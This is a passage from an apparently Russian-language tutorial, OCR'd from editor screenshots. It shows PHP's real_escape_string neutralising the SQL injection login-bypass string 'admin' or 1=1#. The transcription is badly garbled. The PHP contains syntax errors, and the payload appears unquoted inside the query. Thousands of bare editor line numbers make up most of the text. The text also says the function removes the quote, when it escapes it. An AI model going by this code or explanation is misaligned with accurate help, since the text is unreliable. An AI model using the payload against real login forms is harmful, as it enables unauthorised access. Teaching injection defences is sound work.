
Давайте я приведу пример работы данной защиты. Скопируем инъекцию, под пользователем «admin» - «admin' or 1=1#», и вставим ее в наш код:




```
login.php - /home/timcore/Desktop - Geany (sandboxed or root)
File Edit Search View Document Project Build Tools Help
login.php x
1 <?php
2
3 $query = "SELECT * FROM accounts WHERE username='".
4     $username
5     "' AND password='".
6     $password.
7
8 $query = "SELECT * FROM accounts WHERE username='".
9     $conn->real_escape_string('admin' or 1=1#') .
10    "' AND password' ".
11    $conn->real_escape_string($password).
12    "'";
13
14 ?>
15
16
17
18
19 <?php
20
Status
Compiler
line: 9 / 28 col: 37 sel: 0 INS TAB mode: LF encoding: UTF-8 filetype: PHP scope: unknown
```

Код просканирует внедренный эксплойт и удалит одинарную кавычку:

```
login.php - /home/timcore/Desktop - Geany (sandboxed or root)
File Edit Search View Document Project Build Tools Help
login.php x
1 <?php
2
3 $query = "SELECT * FROM accounts WHERE username='".
4     $username
5     "' AND password='".
6     $password.
7
8 $query = "SELECT * FROM accounts WHERE username='".
9     $conn->real_escape_string('admin' or 1=1#) .
10    "' AND password='".
11    $conn->real_escape_string($password).
12    "'";
13
14 ?>
15
16
17
18
19 <?php
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
361
362
363
364
365
366
367
368
369
370
371
372
373
374
375
376
377
378
379
380
381
382
383
384
385
386
387
388
389
390
391
392
393
394
395
396
397
398
399
400
401
402
403
404
405
406
407
408
409
410
411
412
413
414
415
416
417
418
419
420
421
422
423
424
425
426
427
428
429
430
431
432
433
434
435
436
437
438
439
440
441
442
443
444
445
446
447
448
449
450
451
452
453
454
455
456
457
458
459
460
461
462
463
464
465
466
467
468
469
470
471
472
473
474
475
476
477
478
479
480
481
482
483
484
485
486
487
488
489
490
491
492
493
494
495
496
497
498
499
500
501
502
503
504
505
506
507
508
509
510
511
512
513
514
515
516
517
518
519
520
521
522
523
524
525
526
527
528
529
530
531
532
533
534
535
536
537
538
539
540
541
542
543
544
545
546
547
548
549
550
551
552
553
554
555
556
557
558
559
560
561
562
563
564
565
566
567
568
569
570
571
572
573
574
575
576
577
578
579
580
581
582
583
584
585
586
587
588
589
590
591
592
593
594
595
596
597
598
599
600
601
602
603
604
605
606
607
608
609
610
611
612
613
614
615
616
617
618
619
620
621
622
623
624
625
626
627
628
629
630
631
632
633
634
635
636
637
638
639
640
641
642
643
644
645
646
647
648
649
650
651
652
653
654
655
656
657
658
659
660
661
662
663
664
665
666
667
668
669
670
671
672
673
674
675
676
677
678
679
680
681
682
683
684
685
686
687
688
689
690
691
692
693
694
695
696
697
698
699
700
701
702
703
704
705
706
707
708
709
710
711
712
713
714
715
716
717
718
719
720
721
722
723
724
725
726
727
728
729
730
731
732
733
734
735
736
737
738
739
740
741
742
743
744
745
746
747
748
749
750
751
752
753
754
755
756
757
758
759
760
761
762
763
764
765
766
767
768
769
770
771
772
773
774
775
776
777
778
779
780
781
782
783
784
785
786
787
788
789
790
791
792
793
794
795
796
797
798
799
800
801
802
803
804
805
806
807
808
809
810
811
812
813
814
815
816
817
818
819
820
821
822
823
824
825
826
827
828
829
830
831
832
833
834
835
836
837
838
839
840
841
842
843
844
845
846
847
848
849
850
851
852
853
854
855
856
857
858
859
860
861
862
863
864
865
866
867
868
869
870
871
872
873
874
875
876
877
878
879
880
881
882
883
884
885
886
887
888
889
890
891
892
893
894
895
896
897
898
899
900
901
902
903
904
905
906
907
908
909
910
911
912
913
914
915
916
917
918
919
920
921
922
923
924
925
926
927
928
929
930
931
932
933
934
935
936
937
938
939
940
941
942
943
944
945
946
947
948
949
950
951
952
953
954
955
956
957
958
959
960
961
962
963
964
965
966
967
968
969
970
971
972
973
974
975
976
977
978
979
980
981
982
983
984
985
986
987
988
989
990
991
992
993
994
995
996
997
998
999
1000
1001
1002
1003
1004
1005
1006
1007
1008
1009
1010
1011
1012
1013
1014
1015
1016
1017
1018
1019
1020
1021
1022
1023
1024
1025
1026
1027
1028
1029
1030
1031
1032
1033
1034
1035
1036
1037
1038
1039
1040
1041
1042
1043
1044
1045
1046
1047
1048
1049
1050
1051
1052
1053
1054
1055
1056
1057
1058
1059
1060
1061
1062
1063
1064
1065
1066
1067
1068
1069
1070
1071
1072
1073
1074
1075
1076
1077
1078
1079
1080
1081
1082
1083
1084
1085
1086
1087
1088
1089
1090
1091
1092
1093
1094
1095
1096
1097
1098
1099
1100
1101
1102
1103
1104
1105
1106
1107
1108
1109
1110
1111
1112
1113
1114
1115
1116
1117
1118
1119
1120
1121
1122
1123
1124
1125
1126
1127
1128
1129
1130
1131
1132
1133
1134
1135
1136
1137
1138
1139
1140
1141
1142
1143
1144
1145
1146
1147
1148
1149
1150
1151
1152
1153
1154
1155
1156
1157
1158
1159
1160
1161
1162
1163
1164
1165
1166
1167
1168
1169
1170
1171
1172
1173
1174
1175
1176
1177
1178
1179
1180
1181
1182
1183
1184
1185
1186
1187
1188
1189
1190
1191
1192
1193
1194
1195
1196
1197
1198
1199
1200
1201
1202
1203
1204
1205
1206
1207
1208
1209
1210
1211
1212
1213
1214
1215
1216
1217
1218
1219
1220
1221
1222
1223
1224
1225
1226
1227
1228
1229
1230
1231
1232
1233
1234
1235
1236
1237
1238
1239
1240
1241
1242
1243
1244
1245
1246
1247
1248
1249
1250
1251
1252
1253
1254
1255
1256
1257
1258
1259
1260
1261
1262
1263
1264
1265
1266
1267
1268
1269
1270
1271
1272
1273
1274
1275
1276
1277
1278
1279
1280
1281
1282
1283
1284
1285
1286
1287
1288
1289
1290
1291
1292
1293
1294
1295
1296
1297
1298
1299
1300
1301
1302
1303
1304
1305
1306
1307
1308
1309
1310
1311
1312
1313
1314
1315
1316
1317
1318
1319
1320
1321
1322
1323
1324
1325
1326
1327
1328
1329
1330
1331
1332
1333
1334
1335
1336
1337
1338
1339
1340
1341
1342
1343
1344
1345
1346
1347
1348
1349
1350
1351
1352
1353
1354
1355
1356
1357
1358
1359
1360
1361
1362
1363
1364
1365
1366
1367
1368
1369
1370
1371
1372
1373
1374
1375
1376
1377
1378
1379
1380
1381
1382
1383
1384
1385
1386
1387
1388
1389
1390
1391
1392
1393
1394
1395
1396
1397
1398
1399
1400
1401
1402
1403
1404
1405
1406
1407
1408
1409
1410
1411
1412
1413
1414
1415
1416
1417
1418
1419
1420
1421
1422
1423
1424
1425
1426
1427
1428
1429
1430
1431
1432
1433
1434
1435
1436
1437
1438
1439
1440
1441
1442
1443
1444
1445
1446
1447
1448
1449
1450
1451
1452
1453
1454
1455
1456
1457
1458
1459
1460
1461
1462
1463
1464
1465
1466
1467
1468
1469
1470
1471
1472
1473
1474
1475
1476
1477
1478
1479
1480
1481
1482
1483
1484
1485
1486
1487
1488
1489
1490
1491
1492
1493
1494
1495
1496
1497
1498
1499
1500
1501
1502
1503
1504
1505
1506
1507
1508
1509
1510
1511
1512
1513
1514
1515
1516
1517
1518
1519
1520
1521
1522
1523
1524
1525
1526
1527
1528
1529
1530
1531
1532
1533
1534
1535
1536
1537
1538
1539
1540
1541
1542
1543
1544
1545
1546
1547
1548
1549
1550
1551
1552
1553
1554
1555
1556
1557
1558
1559
1560
1561
1562
1563
1564
1565
1566
1567
1568
1569
1570
1571
1572
1573
1574
1575
1576
1577
1578
1579
1580
1581
1582
1583
1584
1585
1586
1587
1588
1589
1590
1591
1592
1593
1594
1595
1596
1597
1598
1599
1600
1601
1602
1603
1604
1605
1606
1607
1608
1609
1610
1611
1612
1613
1614
1615
1616
1617
1618
1619
1620
1621
1622
1623
1624
1625
1626
1627
1628
1629
1630
1631
1632
1633
1634
1635
1636
1637
1638
1639
1640
1641
1642
1643
1644
1645
1646
1647
1648
1649
1650
1651
1652
1653
1654
1655
1656
1657
1658
1659
1660
1661
1662
1663
1664
1665
1666
1667
1668
1669
1670
1671
1672
1673
1674
1675
1676
1677
1678
1679
1680
1681
1682
1683
1684
1685
1686
1687
1688
1689
1690
1691
1692
1693
1694
1695
1696
1697
1698
1699
1700
1701
1702
1703
1704
1705
1706
1707
1708
1709
1710
1711
1712
1713
1714
1715
1716
1717
1718
1719
1720
1721
1722
1723
1724
1725
1726
1727
1728
1729
1730
1731
1732
1733
1734
1735
1736
1737
1738
1739
1740
1741
1742
1743
1744
1745
1746
1747
1748
1749
1750
1751
1752
1753
1754
1755
1756
1757
1758
1759
1760
1761
1762
1763
1764
1765
1766
1767
1768
1769
1770
1771
1772
1773
1774
1775
1776
1777
1778
1779
1780
1781
1782
1783
1784
1785
1786
1787
1788
1789
1790
1791
1792
1793
1794
1795
1796
1797
1798
1799
1800
1801
1802
1803
1804
1805
1806
1807
1808
1809
1810
1811
1812
1813
1814
1815
1816
1817
1818
1819
1820
1821
1822
1823
1824
1825
1826
1827
1828
1829
1830
1831
1832
1833
1834
1835
1836
1837
1838
1839
1840
1841
1842
1843
1844
1845
1846
1847
1848
1849
1850
1851
1852
1853
1854
1855
1856
1857
1858
1859
1860
1861
1862
1863
1864
1865
1866
1867
1868
1869
1870
1871
1872
1873
1874
1875
1876
1877
1878
1879
1880
1881
1882
1883
1884
1885
1886
1887
1888
1889
1890
1891
1892
1893
1894
1895
1896
1897
1898
1899
1900
1901
1902
1903
1904
1905
1906
1907
1908
1909
1910
1911
1912
1913
1914
1915
1916
1917
1918
1919
1920
1921
1922
1923
1924
1925
1926
1927
1928
1929
1930
1931
1932
1933
1934
1935
1936
1937
1938
1939
1940
1941
1942
1943
1944
1945
1946
1947
1948
1949
1950
1951
1952
1953
1954
1955
1956
1957
1958
1959
1960
1961
1962
1963
1964
1965
1966
1967
1968
1969
1970
1971
1972
1973
1974
1975
1976
1977
1978
1979
1980
1981
1982
1983
1984
1985
1986
1987
1988
1989
1990
1991
1992
1993
1994
1995
1996
1997
1998
1999
2000
2001
2002
2003
2004
2005
2006
2007
2008
2009
2010
2011
2012
2013
2014
2015
2016
2017
2018
2019
2020
2021
2022
2023
2024
2025
2026
2027
2028
2029
2030
2031
2032
2033
2034
2035
2036
2037
2038
2039
2040
2041
2042
2043
2044
2045
2046
2047
2048
2049
2050
2051
2052
2053
2054
2055
2056
2057
2058
2059
2060
2061
2062
2063
2064
2065
2066
2067
2068
2069
2070
2071
2072
2073
2074
2075
2076
2077
2078
2079
2080
2081
2082
2083
2084
2085
2086
2087
2088
2089
2090
2091
2092
2093
2094
2095
2096
2097
2098
2099
2100
2101
2102
2103
2104
2105
2106
2107
2108
2109
2110
2111
2112
2113
2114
2115
2116
2117
2118
2119
2120
2121
2122
2123
2124
2125
2126
2127
2128
2129
2130
2131
2132
2133
2134
2135
2136
2137
2138
2139
2140
2141
2142
2143
2144
2145
2146
2147
2148
2149
2150
2151
2152
2153
2154
2155
2156
2157
2158
2159
2160
2161
2162
2163
2164
2165
2166
2167
2168
2169
2170
2171
2172
2173
2174
2175
2176
2177
2178
2179
2180
2181
2182
2183
2184
2185
2186
2187
2188
2189
2190
2191
2192
2193
2194
2195
2196
2197
2198
2199
2200
2201
2202
2203
2204
2205
2206
2207
2208
2209
2210
2211
2212
2213
2214
2215
2216
2217
2218
2219
2220
2221
2222
2223
2224
2225
2226
2227
2228
2229
2230
2231
2232
2233
2234
2235
2236
2237
2238
2239
2240
2241
2242
2243
2244
2245
2246
2247
2248
2249
2250
2251
2252
2253
2254
2255
2256
2257
2258
2259
2260
2261
2262
2263
2264
2265
2266
2267
2268
2269
2270
2271
2272
2273
2274
2275
2276
2277
2278
2279
2280
2281
2282
2283
2284
2285
2286
2287
2288
2289
2290
2291
2292
2293
2294
2295
2296
2297
2298
2299
2300
2301
2302
2303
2304
2305
2306
2307
2308
2309
2310
2311
2312
2313
2314
2315
2316
2317
2318
2319
2320
2321
2322
2323
2324
2325
2326
2327
2328
2329
2330
2331
2332
2333
2334
2335
2336
2337
2338
2339
2340
2341
2342
2343
2344
2345
2346
2347
2348
2349
2350
2351
2352
2353
2354
2355
2356
2357
2358
2359
2360
2361
2362
2363
2364
2365
2366
2367
2368
2369
2370
2371
2372
2373
2374
2375
2376
2377
2378
2379
2380
2381
2382
2383
2384
2385
2386
2387
2388
2389
2390
2391
2392
2393
2394
2395
2396
2397
2398
2399
2400
2401
2402
2403
2404
2405
2406
2407
2408
2409
2410
2411
2412
2413
2414
2415
2416
2417
2418
2419
2420
2421
2422
2423
2424
2425
2426
2427
2428
2429
2430
2431
2432
2433
2434
2435
2436
2437
2438
2439
2440
2441
2442
2443
2444
2445
2446
2447
2448
2449
2450
2451
2452
2453
2454
2455
2456
2457
2458
2459
2460
2461
2462
2463
2464
2465
2466
2467
2468
2469
2470
2471
2472
2473
2474
2475
2476
2477
2478
2479
2480
2481
2482
2483
2484
2485
2486
2487
2488
2489
2490
2491
2492
2493
2494
2495
2496
2497
2498
2499
2500
2501
2502
2503
2504
2505
2506
2507
2508
2509
2510
2511
2512
2513
2514
2515
2516
2517
2518
2519
2520
2521
2522
2523
2524
2525
2526
2527
2528
2529
2530
2531
2532
2533
2534
2535
2536
2537
2538
2539
2540
2541
2542
2543
2544
2545
2546
2547
2548
2549
2550
2551
2552
2553
2554
2555
2556
2557
2558
2559
2560
2561
2562
2563
2564
2565
2566
2567
2568
2569
2570
2571
2572
2573
2574
2575
2576
2577
2578
2579
2580
2581
2582
2583
2584
2585
2586
2587
2588
2589
2590
2591
2592
2593
2594
2595
2596
2597
2598
2599
2600
2601
2602
2603
2604
2605
2606
2607
2608
2609
2610
2611
2612
2613
2614
2615
2616
2617
2618
2619
2620
2621
2622
2623
2624
2625
2626
2627
2628
2629
2630
2631
2632
2633
2634
2635
2636
2637
2638
2639
2640
2641
2642
2643
2644
2645
2646
2647
2648
2649
2650
2651
2652
2653
26
```



```
16
17
18
19 <?php
20
21 $username = "admin' or 1=1#"
22 $query = "SELECT * FROM accounts WHERE username='admin' or 1=1#".
23     $username
24     "' AND password='".
25     $password.
26
27
28 $query = "SELECT * FROM accounts WHERE username='".
29     admin or 1=1#
30     "AND password' ".
31     $conn->real_escape_string($password).
32     "' ";
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
361
362
363
364
365
366
367
368
369
370
371
372
373
374
375
376
377
378
379
380
381
382
383
384
385
386
387
388
389
390
391
392
393
394
395
396
397
398
399
400
401
402
403
404
405
406
407
408
409
410
411
412
413
414
415
416
417
418
419
420
421
422
423
424
425
426
427
428
429
430
431
432
433
434
435
436
437
438
439
440
441
442
443
444
445
446
447
448
449
450
451
452
453
454
455
456
457
458
459
460
461
462
463
464
465
466
467
468
469
470
471
472
473
474
475
476
477
478
479
480
481
482
483
484
485
486
487
488
489
490
491
492
493
494
495
496
497
498
499
500
501
502
503
504
505
506
507
508
509
510
511
512
513
514
515
516
517
518
519
520
521
522
523
524
525
526
527
528
529
530
531
532
533
534
535
536
537
538
539
540
541
542
543
544
545
546
547
548
549
550
551
552
553
554
555
556
557
558
559
560
561
562
563
564
565
566
567
568
569
570
571
572
573
574
575
576
577
578
579
580
581
582
583
584
585
586
587
588
589
590
591
592
593
594
595
596
597
598
599
600
601
602
603
604
605
606
607
608
609
610
611
612
613
614
615
616
617
618
619
620
621
622
623
624
625
626
627
628
629
630
631
632
633
634
635
636
637
638
639
640
641
642
643
644
645
646
647
648
649
650
651
652
653
654
655
656
657
658
659
660
661
662
663
664
665
666
667
668
669
670
671
672
673
674
675
676
677
678
679
680
681
682
683
684
685
686
687
688
689
690
691
692
693
694
695
696
697
698
699
700
701
702
703
704
705
706
707
708
709
710
711
712
713
714
715
716
717
718
719
720
721
722
723
724
725
726
727
728
729
730
731
732
733
734
735
736
737
738
739
740
741
742
743
744
745
746
747
748
749
750
751
752
753
754
755
756
757
758
759
760
761
762
763
764
765
766
767
768
769
770
771
772
773
774
775
776
777
778
779
780
781
782
783
784
785
786
787
788
789
790
791
792
793
794
795
796
797
798
799
800
801
802
803
804
805
806
807
808
809
810
811
812
813
814
815
816
817
818
819
820
821
822
823
824
825
826
827
828
829
830
831
832
833
834
835
836
837
838
839
840
841
842
843
844
845
846
847
848
849
850
851
852
853
854
855
856
857
858
859
860
861
862
863
864
865
866
867
868
869
870
871
872
873
874
875
876
877
878
879
880
881
882
883
884
885
886
887
888
889
890
891
892
893
894
895
896
897
898
899
900
901
902
903
904
905
906
907
908
909
910
911
912
913
914
915
916
917
918
919
920
921
922
923
924
925
926
927
928
929
930
931
932
933
934
935
936
937
938
939
940
941
942
943
944
945
946
947
948
949
950
951
952
953
954
955
956
957
958
959
960
961
962
963
964
965
966
967
968
969
970
971
972
973
974
975
976
977
978
979
980
981
982
983
984
985
986
987
988
989
990
991
992
993
994
995
996
997
998
999
1000
1001
1002
1003
1004
1005
1006
1007
1008
1009
1010
1011
1012
1013
1014
1015
1016
1017
1018
1019
1020
1021
1022
1023
1024
1025
1026
1027
1028
1029
1030
1031
1032
1033
1034
1035
1036
1037
1038
1039
1040
1041
1042
1043
1044
1045
1046
1047
1048
1049
1050
1051
1052
1053
1054
1055
1056
1057
1058
1059
1060
1061
1062
1063
1064
1065
1066
1067
1068
1069
1070
1071
1072
1073
1074
1075
1076
1077
1078
1079
1080
1081
1082
1083
1084
1085
1086
1087
1088
1089
1090
1091
1092
1093
1094
1095
1096
1097
1098
1099
1100
1101
1102
1103
1104
1105
1106
1107
1108
1109
1110
1111
1112
1113
1114
1115
1116
1117
1118
1119
1120
1121
1122
1123
1124
1125
1126
1127
1128
1129
1130
1131
1132
1133
1134
1135
1136
1137
1138
1139
1140
1141
1142
1143
1144
1145
1146
1147
1148
1149
1150
1151
1152
1153
1154
1155
1156
1157
1158
1159
1160
1161
1162
1163
1164
1165
1166
1167
1168
1169
1170
1171
1172
1173
1174
1175
1176
1177
1178
1179
1180
1181
1182
1183
1184
1185
1186
1187
1188
1189
1190
1191
1192
1193
1194
1195
1196
1197
1198
1199
1200
1201
1202
1203
1204
1205
1206
1207
1208
1209
1210
1211
1212
1213
1214
1215
1216
1217
1218
1219
1220
1221
1222
1223
1224
1225
1226
1227
1228
1229
1230
1231
1232
1233
1234
1235
1236
1237
1238
1239
1240
1241
1242
1243
1244
1245
1246
1247
1248
1249
1250
1251
1252
1253
1254
1255
1256
1257
1258
1259
1260
1261
1262
1263
1264
1265
1266
1267
1268
1269
1270
1271
1272
1273
1274
1275
1276
1277
1278
1279
1280
1281
1282
1283
1284
1285
1286
1287
1288
1289
1290
1291
1292
1293
1294
1295
1296
1297
1298
1299
1300
1301
1302
1303
1304
1305
1306
1307
1308
1309
1310
1311
1312
1313
1314
1315
1316
1317
1318
1319
1320
1321
1322
1323
1324
1325
1326
1327
1328
1329
1330
1331
1332
1333
1334
1335
1336
1337
1338
1339
1340
1341
1342
1343
1344
1345
1346
1347
1348
1349
1350
1351
1352
1353
1354
1355
1356
1357
1358
1359
1360
1361
1362
1363
1364
1365
1366
1367
1368
1369
1370
1371
1372
1373
1374
1375
1376
1377
1378
1379
1380
1381
1382
1383
1384
1385
1386
1387
1388
1389
1390
1391
1392
1393
1394
1395
1396
1397
1398
1399
1400
1401
1402
1403
1404
1405
1406
1407
1408
1409
1410
1411
1412
1413
1414
1415
1416
1417
1418
1419
1420
1421
1422
1423
1424
1425
1426
1427
1428
1429
1430
1431
1432
1433
1434
1435
1436
1437
1438
1439
1440
1441
1442
1443
1444
1445
1446
1447
1448
1449
1450
1451
1452
1453
1454
1455
1456
1457
1458
1459
1460
1461
1462
1463
1464
1465
1466
1467
1468
1469
1470
1471
1472
1473
1474
1475
1476
1477
1478
1479
1480
1481
1482
1483
1484
1485
1486
1487
1488
1489
1490
1491
1492
1493
1494
1495
1496
1497
1498
1499
1500
1501
1502
1503
1504
1505
1506
1507
1508
1509
1510
1511
1512
1513
1514
1515
1516
1517
1518
1519
1520
1521
1522
1523
1524
1525
1526
1527
1528
1529
1530
1531
1532
1533
1534
1535
1536
1537
1538
1539
1540
1541
1542
1543
1544
1545
1546
1547
1548
1549
1550
1551
1552
1553
1554
1555
1556
1557
1558
1559
1560
1561
1562
1563
1564
1565
1566
1567
1568
1569
1570
1571
1572
1573
1574
1575
1576
1577
1578
1579
1580
1581
1582
1583
1584
1585
1586
1587
1588
1589
1590
1591
1592
1593
1594
1595
1596
1597
1598
1599
1600
1601
1602
1603
1604
1605
1606
1607
1608
1609
1610
1611
1612
1613
1614
1615
1616
1617
1618
1619
1620
1621
1622
1623
1624
1625
1626
1627
1628
1629
1630
1631
1632
1633
1634
1635
1636
1637
1638
1639
1640
1641
1642
1643
1644
1645
1646
1647
1648
1649
1650
1651
1652
1653
1654
1655
1656
1657
1658
1659
1660
1661
1662
1663
1664
1665
1666
1667
1668
1669
1670
1671
1672
1673
1674
1675
1676
1677
1678
1679
1680
1681
1682
1683
1684
1685
1686
1687
1688
1689
1690
1691
1692
1693
1694
1695
1696
1697
1698
1699
1700
1701
1702
1703
1704
1705
1706
1707
1708
1709
1710
1711
1712
1713
1714
1715
1716
1717
1718
1719
1720
1721
1722
1723
1724
1725
1726
1727
1728
1729
1730
1731
1732
1733
1734
1735
1736
1737
1738
1739
1740
1741
1742
1743
1744
1745
1746
1747
1748
1749
1750
1751
1752
1753
1754
1755
1756
1757
1758
1759
1760
1761
1762
1763
1764
1765
1766
1767
1768
1769
1770
1771
1772
1773
1774
1775
